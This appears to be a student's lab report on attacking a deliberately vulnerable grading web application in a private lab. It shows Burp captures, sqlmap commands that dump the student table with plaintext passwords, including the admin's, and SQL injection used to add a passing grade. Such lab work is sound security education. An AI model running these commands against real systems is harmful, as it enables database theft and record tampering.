

Lab 1: the Office Lady Grading System

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Purpose of work:

The purpose of this lab is to be able to identify common security flaws relating to software in client/server systems such as web applications.

Used Software:

- Browser Developer Tools
- Sqlmap
- Burp Suite

Progress:

Reveal the grades for the student “Kaishounachi”:

To display the grades for a student, we need to know the password and login of this student, for this we use the "Burp Suite" tool and sqlmap to use commands to access the database and find out the passwords and logins of all users. This is shown in the images below:

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP
1	http://192.168.56.102	GET	/										192.168.56.102
2	http://192.168.56.102	GET	/										192.168.56.102
3	http://192.168.56.102	GET	/?action=showstudent&id=2322		✓								192.168.56.102
4	http://192.168.56.102	GET	/?action=showstudent&id=2326		✓								192.168.56.102
5	http://192.168.56.102	GET	/?action=showstudent&id=2326		✓								192.168.56.102
6	http://192.168.56.102	GET	/										192.168.56.102

Request	INSPECTOR
1 GET /?action=showstudent&id=2322 HTTP/1.1	Request Attributes
2 Host: 192.168.56.102	Query Parameters (2)
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0	Request Cookies (1)
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8	Request Headers (8)
5 Accept-Language: en-US,en;q=0.5	
6 Accept-Encoding: gzip, deflate	
7 Connection: close	
8 Cookie: PHPSESSID=igo3q8se9go8m2pg5l1gd64i6q	
9 Upgrade-Insecure-Requests: 1	
10	
11	

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(kali@kali)-[~]
$ sqlmap -r /root/Desktop/text.txt --dbs
{1.5.8#stable}
http://sqlmap.org
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kali@kali: ~
File Actions Edit View Help
[09:41:09] [INFO] retrieved: student
[09:41:09] [INFO] retrieved: coursemodule
[09:41:10] [INFO] retrieved: studentgrade
Database: gradedb
[3 tables]
+-----+
| coursemodule |
| student      |
| studentgrade |
+-----+

[09:41:11] [WARNING] HTTP error codes detected during run:

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Description:
(kali@kali)-[~]
$ sqlmap -r /home/kali/Desktop/text.txt -D gradedb -T student -C email,fullname,id,password,profile,signum --dump

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end use
possible for any misuse or damage caused by this program

[*] starting @ 11:29:43 /2021-11-07/


[11:29:43] [INFO] parsing HTTP request from '/home/kali/Desktop/text.txt'
[11:29:43] [INFO] resuming back-end DBMS 'mysql'
[11:29:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

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File Actions Edit View Help
10:21:18 [INFO] retrieved:
10:21:18 [INFO] retrieved:
10:21:18 [INFO] retrieved: Maa-kun
10:21:18 [INFO] retrieved:
10:21:18 [INFO] retrieved: 2328
10:21:19 [INFO] retrieved:
10:21:19 [INFO] retrieved:
10:21:19 [INFO] retrieved: ayyy
Database: gradedb
Table: student
7 entries]
+-----+
| id | email | signum | profile | fullname |
| password |
+-----+
1 | pt91cs@bth.se | pt91cs | I like pachinko. | Kaishounachi |
| hemligt |
2 | pt90mr@student.bth.se | pt90mr | <blank> | Maa-kun |
| MegaMic |
5 | NULL | emsh19 | NULL | NULL |
| pikachu |
23 | NULL | admin | <style>body { background-image: ur |
("images/ebichu_bg.png"); background-size:cover; } </style> | Oruchuban Ebic
u | icecream |
2326 | anya21@student.bth.se | Ay | my profile | Andrii yaitsky |
| <blank> |
2327 | NULL | Maa-kun | NULL | NULL |
| <blank> |
2328 | NULL | ayyy | NULL | NULL |
| <blank> |
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10:21:19 [INFO] table 'gradedb.student' dumped to CSV file '/home/kali/.loc



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As you can see from the images, we got access to the database, and we know all the logins and passwords, even the admin login and password. Also, the grades of the desired student were shown.

Change the profile/description for the student “Maa-kun”:

We already know all the logins and passwords, so we just go to the student's profile and change the description, this is shown in the image below:



Create a new user with your student acronym and mark yourself as passed for the course module “1310” on “dv2546”:

For this case, we use SQL-injection, we do it on the page where it is necessary to add a new course, since this page is similar with our goal, to add a grade. The result of the action is shown below:

Anya21

Name: [Anya21](#)

Description: Student

1310 1320 1330 1340

dv2546 A - - -

edit profileadd courselogout


Add course

Course name:

add course

Extract the hashed password for the “admin” user:

Since we already know the admin password, we can go to the profile. The password from the admin is "icecream". Below is the profile login image:



Vulnerabilities found:

First, vulnerabilities were found is SQL-injection vulnerabilities. These vulnerabilities were on the profile page, and on the page with the addition of the course. In the case of a profile page, a vulnerability was found that removes all grades completely. This vulnerability can be tested by typing the appropriate injection into the address bar. Also, using sqlmap, we can access the database and find all the passwords there, this is also a kind of vulnerability, so the possibility of gaining access to the database should be avoided. Since we get access to passwords

and logins, we get access to possible hidden information that may be in the user's profile, so this can also be considered a vulnerability.

Conclusions

In the course of this lab, I learned how to access a database using "sqlmap", and I also learned how to identify vulnerabilities using SQL injection. This lab was a little hard, especially task 4.